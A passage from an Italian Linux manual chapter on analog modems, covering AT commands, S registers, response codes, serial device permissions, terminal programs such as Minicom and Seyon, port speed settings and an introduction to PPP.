&F	Prelievo del profilo di configurazione dalla ROM.
&L	Linea dedicata o commutata.
&V	Visualizza il profilo di configurazione della memoria non volatile.
&W	Registra il profilo di configurazione nella memoria non volatile.

I registri sono delle caselle di memoria che permettono di ridefinire determinati valori riferiti al comportamento del modem. Per modificare un registro si utilizza il comando ATS***n***=***x***, dove ***n*** è il numero del registro e ***x*** è il valore che gli si vuole assegnare.

Tabella 35.14. Registri «S» principali.

Registro	Descrizione
`S0`	Numero di squilli prima della risposta. Zero equivale a inibire la risposta automatica ed è il valore predefinito.
`S1`	Contatore degli squilli. Il modem utilizza questo registro come variabile per il conteggio degli squilli: quando il valore di questo registro raggiunge quello di S0, il modem risponde.
`S2`	Il codice di escape. Il valore predefinito corrisponde a 43, ovvero al simbolo '**+**'. Per passare dalla modalità *on line* a quella dei comandi, si preme per tre volte si seguito in rapida successione questo tasto: [+] [+] [+].
`S3`	Il codice utilizzato come *carriage return*. Il valore predefinito è 13, corrispondente a *<CR>*.
`S4`	Il codice utilizzato come *linefeed*. Il valore predefinito è 10, corrispondente a *<LF>*.
`S5`	Il codice utilizzato come *backspace*. Il valore predefinito è 8, corrispondente a *<BS>*.
`S6`	Tempo di attesa per il segnale di centrale espresso in secondi. Si tratta del tempo che il modem attende prima di iniziare a comporre il numero telefonico. Il valore predefinito è due.
`S7`	Tempo di attesa per la portante espresso in secondi. Si tratta del tempo entro il quale il modem si aspetta di ricevere la portante. Se ciò non avviene, il modem restituisce il messaggio di errore '**`NO CARRIER`**'. Solitamente, il valore predefinito è 30.
`S8`	Durata della pausa espressa in secondi. Quando all'interno del numero telefonico da comporre appare una virgola, questa viene interpretata come pausa di composizione. La durata predefinita della pausa è di due secondi.

Registro	Descrizione
`S9`	Tempo per il rilevamento della portante espresso in decimi di secondo. La quantità di tempo necessario, durante il quale la portante deve essere presente per poter essere rilevata dal modem. Il valore predefinito è sei, corrispondente a 0,6 secondi.
`S10`	Tempo massimo di perdita della portante espresso in decimi di secondo. La durata massima della perdita della portante. Se la portante viene a mancare per un tempo maggiore, il modem riaggancia, ovvero chiude la comunicazione. Solitamente il valore predefinito è sette, corrispondente a 0,7 secondi. In presenza di linee disturbate, può essere necessario aumentare questo valore.
`S11`	Intervallo di tono espresso in millisecondi. Quando si utilizza la composizione a toni o DTMF, i toni che rappresentano le cifre numeriche devono essere spaziati l'uno dall'altro da una breve pausa. Questo registro esprime il valore della pausa. Il valore predefinito si aggira tra i 50 ms e i 100 ms (millisecondi). La scelta della durata della pausa dipende dalle capacità della propria centrale: un valore di 50 è considerato il minimo possibile in assoluto.
`S12`	Tempo morto della sequenza di escape espresso in cinquantesimi di secondo. È il tempo che deve trascorrere prima e dopo una sequenza di escape (+++). Il valore predefinito è 50, corrispondente a un secondo.

Tabella 35.15. Sintesi dei registri «S» principali.

Registro	Descrizione
`S0`	Numero di squilli prima della risposta automatica.

Registro	Descrizione
`S1`	Contatore degli squilli.
`S2`	Codice di escape.
`S3`	Codice di ritorno a carrello.
`S4`	Codice per l'avanzamento di riga.
`S5`	Codice per il *backspace*.
`S6`	Secondi di attesa per il segnale di centrale.
`S7`	Secondi di attesa per la portante.
`S8`	Secondi di durata della pausa (virgola).
`S9`	Decimi di secondo per il rilevamento della portante.
`S10`	Decimi di secondo consentiti per la perdita della portante.
`S11`	Millisecondi di spaziatura tra i toni di composizione.
`S12`	Cinquantesimi di secondo per i tempi morti delle sequenze di escape.

35.2.2 Indicatori luminosi dei modem esterni

«

I modem esterni tradizionali (quelli usati per le linee telefoniche analogiche) hanno degli indicatori luminosi, più o meno standard, che danno un'indicazione istantanea sullo stato di questo. Queste indicazioni sono abbastanza importanti, ed è utile conoscerne il significato.

Figura 35.16. Indicatori luminosi dei modem esterni.



Segue la descrizione del significato di questi indicatori luminosi:

Sigla	Descrizione
MR, *Modem ready*	quando l'indicatore MR è acceso, il modem è alimentato elettricamente;
HS, *High speed*	quando l'indicatore HS è acceso, la comunicazione tra DTE e modem avviene a una velocità «elevata» (può trattarsi di un valore che supera i 2400 bit/s);
AA, *Auto answer*	quando l'indicatore AA è acceso, il modem è configurato per rispondere alle chiamate, oppure ha ricevuto uno o più squilli del telefono;

Sigla	Descrizione
CD, *Carrier detect*	quando l'indicatore CD è acceso, il modem sta ricevendo, dal modem remoto, un segnale di portante valido;
OH, *Off hook*	quando l'indicatore OH è acceso, il modem sta utilizzando la linea telefonica;
SD, *Send data*	quando l'indicatore SD è acceso, il modem sta trasmettendo dati (ovvero sta ricevendo dati dall'elaboratore, o da altra unità, da trasmettere nella linea);
RD, *Receive data*	quando l'indicatore RD è acceso, il modem sta ricevendo dati (ovvero sta inviando i dati ricevuti dalla linea, verso l'elaboratore o altra unità);
TR, *Terminal ready*	di solito viene utilizzato per visualizzare la condizione del segnale DTR (*Data terminal ready*).

35.2.3 Codici di risposta

«

Quando il modem è configurato in modo da restituire i codici di risposta, questi vengono emessi in forma verbale o numerica: ATQ0 abilita l'emissione delle risposte, ATV1 visualizza i messaggi in inglese invece che in forma numerica.

Tabella 35.18. Codici di risposta standard dei modem.

codice numerico	codice verbale	descrizione
0	OK	Comando eseguito senza errori
1	CONNECT	Connessione stabilita (a 300 bit/s)
2	RING	Il telefono sta suonando

codice numerico	codice verbale	descrizione
3	NO CARRIER	Perdita della portante o mancato rilevamento
4	ERROR	Errore nel comando o riga troppo lunga
5	CONNECT 1200	Connessione stabilita a 1200 bit/s
6	NO DIALTONE	Assenza del tono di chiamata
7	BUSY	Rilevamento del segnale di occupato
8	NO ANSWER	
9/10	CONNECT 2400	Connessione stabilita a 2400 bit/s
13	CONNECT 9600	Connessione stabilita a 9600 bit/s
18	CONNECT 4800	Connessione stabilita a 4800 bit/s
20	CONNECT 7200	Connessione stabilita a 7200 bit/s
21	CONNECT 12000	Connessione stabilita a 12000 bit/s
25	CONNECT 14400	Connessione stabilita a 14400 bit/s
43	CONNECT 16800	Connessione stabilita a 16800 bit/s
85	CONNECT 19200	Connessione stabilita a 19200 bit/s
91	CONNECT 21600	Connessione stabilita a 21600 bit/s
99	CONNECT 24000	Connessione stabilita a 24000 bit/s
103	CONNECT 26400	Connessione stabilita a 26400 bit/s
107	CONNECT 28800	Connessione stabilita a 28800 bit/s

codice numerico	codice verbale	descrizione
151	CONNECT 31200	Connessione stabilita a 31200 bit/s
155	CONNECT 33600	Connessione stabilita a 33600 bit/s
180	CONNECT 33333	Connessione stabilita a 33333 bit/s
184	CONNECT 37333	Connessione stabilita a 37333 bit/s
188	CONNECT 41333	Connessione stabilita a 41333 bit/s
192	CONNECT 42666	Connessione stabilita a 42666 bit/s
196	CONNECT 44000	Connessione stabilita a 44000 bit/s
200	CONNECT 45333	Connessione stabilita a 45333 bit/s
204	CONNECT 46666	Connessione stabilita a 46666 bit/s
208	CONNECT 48000	Connessione stabilita a 48000 bit/s
212	CONNECT 49333	Connessione stabilita a 49333 bit/s
216	CONNECT 50666	Connessione stabilita a 50666 bit/s
220	CONNECT 52000	Connessione stabilita a 52000 bit/s
224	CONNECT 53333	Connessione stabilita a 53333 bit/s
228	CONNECT 54666	Connessione stabilita a 54666 bit/s
232	CONNECT 56000	Connessione stabilita a 56000 bit/s
256	CONNECT 28000	Connessione stabilita a 28000 bit/s

codice numerico	codice verbale	descrizione
260	CONNECT 29333	Connessione stabilita a 29333 bit/s
264	CONNECT 30666	Connessione stabilita a 30666 bit/s
268	CONNECT 32000	Connessione stabilita a 32000 bit/s
272	CONNECT 34666	Connessione stabilita a 34666 bit/s
276	CONNECT 36000	Connessione stabilita a 36000 bit/s
280	CONNECT 38666	Connessione stabilita a 38666 bit/s
284	CONNECT 40000	Connessione stabilita a 40000 bit/s

Figura 35.19. La parte anteriore di un modem esterno tipico. In questo caso sono visibili solo alcuni degli indicatori tradizionali.



35.2.4 Sequenze di escape

Quando si utilizza un programma per interagire con un modem e si devono indicare dei comandi AT di qualche tipo, capita la necessità di indicare dei simboli speciali, come il ritorno a carrello, o delle pause nel flusso di questi. Spesso sono validi i codici di escape che si vedono nella tabella 35.20.

Tabella 35.20. Codici di escape tipici per i programmi che interagiscono con il modem.

Codice	Significato
`\d`	Pausa di un secondo.
`\p`	Pausa di 0,1 s.
`\n`	<*LF*> (*line feed*).
`\r`	<*CR*> (*carriage return*).
`\N`	<*NUL*>.
`\s`	<*SP*> (spazio normale).
`\t`	<*HT*> (tabulazione).
`\\`	Una barra obliqua inversa singola.

35.3 File di dispositivo e collegamenti

«

I file di dispositivo relativi alle porte seriali di un sistema GNU/Linux hanno un nome del tipo '`/dev/ttyS*`'. Dal momento che, almeno in teoria, è possibile gestire un massimo di 32 porte, i numeri utilizzati vanno da 0 a 31 ('`/dev/ttyS0`', '`/dev/ttyS1`', ..., '`/dev/ttyS31`').

Quando si utilizzano programmi che accedono alle porte seriali, occorre prendersi cura dei permessi associati a questi file di dispositivo, altrimenti sono utilizzabili solo dall'utente '**`root`**'.

```
$ ls -l /dev/ttyS[0-3] [Invio]
```

```
crw-r--r--   4 root   root   4,  64 dic 16 17:30 /dev/ttyS0
crw-r--r--   4 root   root   4,  65 dic 16 17:37 /dev/ttyS1
crw-r--r--   4 root   root   4,  66 mag  5  1998 /dev/ttyS2
crw-r--r--   4 root   root   4,  67 mag  5  1998 /dev/ttyS3
```

Per esempio, se si vuole rendere disponibile l'utilizzo da parte di tutti gli utenti del modem connesso alla seconda porta seriale, occorre agire come segue:

```
# chmod a+rw /dev/ttyS1 [Invio]

$ ls -l /dev/ttyS[0-3] [Invio]



crw-r--r--   4 root   root   4,  64 dic 16 17:30 /dev/ttyS0
crw-rw-rw-   4 root   root   4,  65 dic 16 17:37 /dev/ttyS1
crw-r--r--   4 root   root   4,  66 mag  5  1998 /dev/ttyS2
crw-r--r--   4 root   root   4,  67 mag  5  1998 /dev/ttyS3
```

Quando si ha a disposizione un modem soltanto, potrebbe essere opportuno predisporre un collegamento simbolico corrispondente a '`/dev/modem`', che punti al file di dispositivo corrispondente alla porta seriale a cui è connesso effettivamente il modem stesso. Così facendo, se i programmi che lo utilizzano fanno riferimento a questo collegamento, non occorre più cambiare la loro configurazione quando si sposta il modem: basta cambiare il collegamento.

```
lrwxrwxrwx 1 root  root  65 dic 16 17:37 /dev/modem -> ttyS1
```

Ci sono pro e contro sull'utilità di questo collegamento. L'argomento più importante da tenere in considerazione contro la presenza di questo collegamento è il fatto che i programmi che lo utilizzano potrebbero creare dei file lucchetto (*lock file*) che segnalano il suo utilizzo, mentre può sembrare che il dispositivo che viene utilizzato effettivamente sia libero.

Per comodità, negli esempi che appaiono in questo e anche in altri capitoli, si utilizza la convenzione del collegamento '`/dev/modem`', ma ciò non deve essere inteso come un invito a seguire questa strada in modo generalizzato.

35.3.1 Gestione oculata dei permessi

«

La gestione dei permessi per l'accesso al dispositivo della porta seriale cui è connesso il modem, può essere fatta in modo più proficuo assegnando a questi l'appartenenza a un gruppo diverso da '**root**', per esempio '**dialout**', abbinando poi questo gruppo agli utenti cui si vuole concedere l'accesso.

Supponendo di voler utilizzare il gruppo '**dialout**', si potrebbe modificare il file '`/etc/group`' in modo che al gruppo '**dialout**' facciano parte anche gli utenti che devono accedere alle porte seriali in uscita. Per esempio, la riga seguente rappresenta il record del file '`/etc/group`' in cui si dichiara il gruppo '**dialout**'.

```
dialout::14:dialout,root,daniele,tizio,caio
```

Qui, oltre all'utente fittizio '**dialout**' (ammesso che esista) e all'amministratore '**root**', viene concesso agli utenti '**daniele**', '**tizio**' e '**caio**' di partecipare a questo gruppo.

35.4 Programmi di comunicazione

«

Un programma di emulazione di terminale è l'ideale per verificare il funzionamento del modem e soprattutto per poter memorizzare il profilo di configurazione preferito in modo che il comando ATZ lo imposti istantaneamente secondo la proprie necessità. Oltre a tali esigenze, attraverso questo tipo di programma si può effettuare una

connessione fittizia al proprio fornitore di accesso a Internet in modo da conoscere precisamente la procedura di connessione e da poter realizzare uno script adeguato.

35.4.1 Accesso brutale al modem

Anche senza un programma di emulazione di terminale si può accedere al modem, utilizzando gli strumenti elementari offerti dal sistema operativo. È sufficiente il programma '**cat**' utilizzato nel modo seguente (si suppone che il collegamento '`/dev/modem`' corrisponda al dispositivo seriale abbinato al modem).

```
# cat < /dev/modem &
```
[*Invio*]

```
# cat > /dev/modem
```
[*Invio*]

Con questi due comandi, si ottiene di emettere quanto generato dal modem attraverso lo standard output e di dirigere lo standard input (ottenuto dalla tastiera) verso il modem.

AT [*Invio*]

```
AT


OK
```

In questo modo si può fare (quasi) tutto quello che si potrebbe con un programma di emulazione di terminale. Si può anche simulare la connessione con un ISP, ma forse qualche messaggio potrebbe non essere visualizzato nel momento giusto.

35.4.2 Utilizzo sommario di Minicom

«

Prima di poter utilizzare Minicom[3] occorre che sia stato predisposto il file '`/etc/minirc.dfl`' attraverso la procedura di configurazione cui si accede attraverso Minicom quando viene avviato con l'opzione '**`-s`**'. Per gli scopi degli esempi riportati in queste sezioni, è sufficiente salvare la configurazione predefinita, in pratica basta che il file '`/etc/minirc.dfl`' esista e sia vuoto.

Oltre al file di configurazione, occorre aggiungere all'interno del file '`/etc/minicom.users`' i nomi degli utenti abilitati al suo utilizzo.

Per avviare Minicom (l'eseguibile '**`minicom`**') è sufficiente il nome senza argomenti.

`$` **`minicom`** [*Invio*]

Segue un breve esempio nel quale in particolare si interroga il modem per conoscere il profilo di configurazione memorizzato nella memoria non volatile (AT&V).

```
Minicom 1.71 Copyright (c) Miquel van Smoorenburg

Press CTRL-A Z for help on special keys

AT S7=45 S0=0 L1 V1 X4 &c1 E1 Q0
OK
```

`AT&V` [*Invio*]

```
ACTIVE PROFILE:
B1 E1 L1 M1 Q0 V1 W0 X4  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0 &Y0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S01:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:045 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000
```

```
STORED PROFILE 0:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```

[*Ctrl a*][*x*]

Nell'esempio, è stato trascurato il fatto che la configurazione predefinita non sia adatta alla situazione normale delle linee telefoniche italiane. Infatti, la stringa di inizializzazione inviata automaticamente da Minicom al modem contiene il comando ATX4 che in Italia non è appropriato.

35.4.3 Utilizzo sommario di Seyon

Seyon[4] è un programma di emulazione di terminale che utilizza l'interfaccia grafica X. Se si utilizza il collegamento '`/dev/modem`' per riferirsi alla porta seriale alla quale è connesso il modem si può avviare l'eseguibile '**`seyon`**' nel modo seguente:

`$` **`seyon -modems /dev/modem`** [*Invio*]

Figura 35.28. Avvio del programma di comunicazione Seyon.



La finestra *Seyon Command Center* permette di accedere alla configurazione dei parametri di comunicazione attraverso il pulsante SET.

Figura 35.29. Configurazione della velocità massima di comunicazione attraverso il pannello di comando di Seyon.



La figura 35.30 è un esempio di connessione attraverso comandi scritti direttamente senza l'aiuto del programma di comunicazione.

Figura 35.30. Esempio di connessione con Seyon.

```
Seyon Copyright (c) 1992-1993 Muhammad M. Saggaf. All rights reserved.
Version 2.1 rev. 4b i486-Linux root@fuzzy 11/25/95 17:47:09.

Locating Modems...
Modem ``/dev/modem'' is Available.

ATZ
OK
ATX3
OK
ATDT306371
CONNECT 9600

Welcome to Linux 1.2.3.


tv!login: daniele
Password:
Last login: Mon Mar 31 23:02:26 on ttyS17
Linux 1.2.3. (POSIX).
```

35.5 Configurazione del modem

Nelle sezioni precedenti sono stati visti dei comandi e dei registri utili a definire il comportamento del modem. I programmi che utilizzano il modem, come quelli di comunicazione e i fax, hanno la necessità di predisporre il modem nel modo ottimale per ciò che da loro deve essere fatto.

I programmi più sofisticati guidano l'utente alla configurazione del modem senza la necessità di indicare esplicitamente alcun comando AT. Questi programmi trasformano poi la configurazione in una stringa di inizializzazione che viene inviata al modem prima di qualunque attività.

I programmi meno sofisticati prevedono la possibilità per l'utente di inserire una stringa di inizializzazione che vada a sommarsi alla configurazione già gestita dal programma.

Esiste tuttavia la possibilità di inserire una configurazione di massima già nel modem, come viene descritto nella prossima sezione.

35.5.1 Profilo di configurazione del modem

«

I modem standard contengono una ***configurazione di fabbrica*** registrata su ROM e almeno un ***profilo di configurazione*** registrato in una memoria non volatile, modificabile da parte dell'utilizzatore.

La predisposizione di una buona configurazione in questa memoria non volatile, permette di utilizzare il comando ATZ per richiamare tutto ciò che in essa è stato definito, semplificando la configurazione attraverso i programmi che utilizzano il modem. La sequenza di operazioni seguente mostra il modo normale di predisporre una tale configurazione.

La prima cosa da fare è utilizzare un programma di comunicazione come Minicom per poter colloquiare con il modem.

```
$ minicom [Invio]

...
OK
```

Quasi tutti i programmi del genere, subito dopo l'avvio, inizializzano il modem in qualche modo. Prima di proseguire si carica il profilo di configurazione memorizzato precedentemente nella memoria non volatile.

ATZ [*Invio*]

```
OK
```

Si procede quindi con dei comandi che servono a cambiare la modalità di funzionamento del modem. In questo caso si cambia il tipo di responso in modo che sia compatibile con il tipo di linee telefoniche utilizzate in Italia, quindi si modifica il registro S11 in modo che la pausa tra i toni di composizione sia di 100 ms.

ATX3 [*Invio*]

```
OK
```

ATS11=100 [*Invio*]

```
OK
```

Per verificare l'esito, basta utilizzare il comando AT&V.

AT&V [*Invio*]

```
ACTIVE PROFILE:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

STORED PROFILE 0:
B1 E1 L2 M1 Q0 V1 W0 X4  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```

Si può osservare la differenza tra il profilo attivo (il primo) e quello contenuto nella memoria non volatile (il secondo). Evidentemente può trattarsi soltanto delle due cose che sono state modificate. Se si desidera modificare altro si continua, altrimenti si memorizza il nuovo profilo di configurazione.

AT&W [*Invio*]

```
OK
```

Se si utilizza nuovamente il comando AT&V si può verificare che il profilo attivo è stato copiato nella memoria non volatile.

AT&V [*Invio*]

```
ACTIVE PROFILE:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

STORED PROFILE 0:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```

Al termine basta concludere il funzionamento del modem. In questo caso con la sequenza [*Ctrl a*][*x*].

35.6 Rapidità di modulazione e velocità di trasmissione

Quando si utilizzano le porte seriali e i modem, è importante chiarire i concetti legati alla velocità di trasmissione. Per prima cosa è bene distinguere due situazioni: la comunicazione attraverso porte seriali (per esempio quella che può avvenire tra la porta seriale di un elaboratore e la porta corrispondente di un modem) rispetto a quella tra due modem, tramite un doppino telefonico (una coppia di fili di rame isolati tra di loro). Nel primo caso (porte seriali), i dati sono trasmessi solo in forma di segnale elettrico, in base alla tensione che questo assume, cosa che implica anche una limitazione nella lunghezza del cavo. Nel secondo caso (doppino di rame) la distanza da raggiungere impone che le informazioni siano trasmesse attraverso una o più portanti di frequenza adatte al mezzo.

Quando si parla di velocità di trasmissione attraverso un cavo seriale, l'unica indicazione possibile si riferisce al numero di bit che possono transitare nell'intervallo di un secondo, cosa espressa dall'unità di misura ***bit/s***, conosciuta volgarmente come ***bps*** (*Bit per second*).

Quando si pensa alla trasmissione attraverso una portante modulata, oltre al concetto di velocità espresso in bit per secondo, si può aggiungere un parametro aggiuntivo che rappresenta la rapidità di modulazione della portante. Si parla in questo caso di ***baud***.

In origine, i tipi di modulazione utilizzati permettevano di trasmettere dati a una velocità massima pari allo stesso valore baud, contribuendo a confondere le due cose. Attualmente, i modem più recenti possono operare a un massimo di 2400 baud, mentre riescono a comunicare a una velocità in bit/s ben superiore (33600 bit/s sono

diventati una cosa normale). Questo significa, evidentemente, che le tecniche di modulazione attuali permettono di trasmettere più bit per ogni baud.

In conclusione:

- quando si parla di velocità di trasmissione, si intende fare riferimento all'unità di misura bit/s (bps), mentre il termine baud è piuttosto un parametro legato alle caratteristiche del mezzo trasmissivo;
- un'affermazione in cui si utilizza l'unità di misura baud per esprimere una velocità di trasmissione è probabilmente scorretta, o impropria, soprattutto quando si fa riferimento a valori superiori a 2400;
- a volte, la tradizione impone l'utilizzo errato del termine baud, ma questo accade proprio quando i valori bit/s e baud coincidono, per esempio quando si parla di *autobauding*, concetto che riguarda prevalentemente modem molto vecchi che utilizzano velocità inferiori o uguali a 2400 bit/s.

35.7 Impostazione della velocità

«

La velocità di comunicazione della porta seriale deve essere scelta opportunamente, in funzione della velocità con cui il modem è in grado di ricevere e trasmettere dati. Generalmente, la velocità della porta deve essere quattro volte superiore a quella della comunicazione del modem, perché potrebbe intervenire l'effetto della compressione dati ad aumentare il volume effettivo di informazioni scambiate.

Il problema si pone particolarmente quando si utilizzano modem con velocità di trasmissione superiore a 9600 bit/s.

In pratica, quando si usano modem da 9600 bit/s in su, si configura il programma di comunicazione per una velocità di 57600 bit/s, o superiore (purché la porta seriale dell'elaboratore e quella del modem lo consentono); se però il programma di comunicazione non consente di impostare velocità superiori a 38400 bit/s, si deve richiedere questa velocità massima, utilizzando '**`setserial`**' per impostare le modalità '**`spd_*`**'.

Le tabelle seguenti riassumono le impostazioni necessarie in funzione della velocità del modem utilizzato:

Velocità del modem	Velocità del programma	Opzioni di setserial
300	300	'**`spd_normal`**'
1200	1200	'**`spd_normal`**'
2400	2400	'**`spd_normal`**'
9600	57600	'**`spd_normal`**'
14400	57600	'**`spd_normal`**'
28800	115200	'**`spd_normal`**'
33600	115200	'**`spd_normal`**'
56000	230400	'**`spd_normal`**'

Velocità del modem	Velocità del programma	Opzioni di setserial
300	300	‘**spd_normal**’
1200	1200	‘**spd_normal**’
2400	2400	‘**spd_normal**’
9600	38400	‘**spd_normal**’
14400	38400	‘**spd_hi**’
28800	38400	‘**spd_vhi**’
33600	38400	‘**spd_vhi**’
56000	38400	‘**spd_shi**’
56000	38400	‘**spd_shi**’

35.8 Introduzione al PPP

«

PPP sta per *Point-to-point protocol*; si tratta di un protocollo adatto alle connessioni ***punto-punto*** (*point-to-point*) nel senso che è fatto per mettere in comunicazione solo due punti tra di loro (di solito due elaboratori).

Il PPP è un protocollo piuttosto complesso e ricco di possibilità. Consente la connessione attraverso linee seriali dirette o provviste di modem (ovvero di altri apparecchi simili, come nel caso delle linee ISDN). Può instaurare una connessione anche attraverso un collegamento preesistente, sfruttando il flusso di standard input e standard output.

Generalmente, il PPP viene utilizzato per trasportare altri protocolli, fondamentalmente IP, anche se non si tratta dell’unica possibilità. Questo, tra le altre cose, permette l’assegnazione (statica o dinamica) degli indirizzi IP, consentendo in pratica a una delle due parti di ignorare il proprio fino a che non viene instaurata la connessione.

Il PPP può gestire un sistema di autenticazione, attraverso il quale, una, o entrambe le parti, cercano di ottenere dall'altra delle informazioni necessarie a riconoscerla. A questo proposito possono essere usati due modi di autenticazione: PAP e CHAP. Nella connessione PPP non esiste un cliente e un servente, tuttavia, per quanto riguarda il problema dell'autenticazione, si considera cliente quel nodo che si fa riconoscere, attraverso uno di questi protocolli PAP o CHAP, presso l'altro, che così è il servente. Tuttavia, la richiesta di autenticazione è facoltativa, tanto che si può benissimo instaurare una connessione senza alcuna autenticazione, se nessuna delle due parti ne fa richiesta all'altra. Inoltre, la richiesta di identificazione può anche essere reciproca; in tal caso entrambi i nodi che si connettono sono sia cliente, sia servente, a fasi alterne.

35.8.1 Funzionalità del kernel Linux

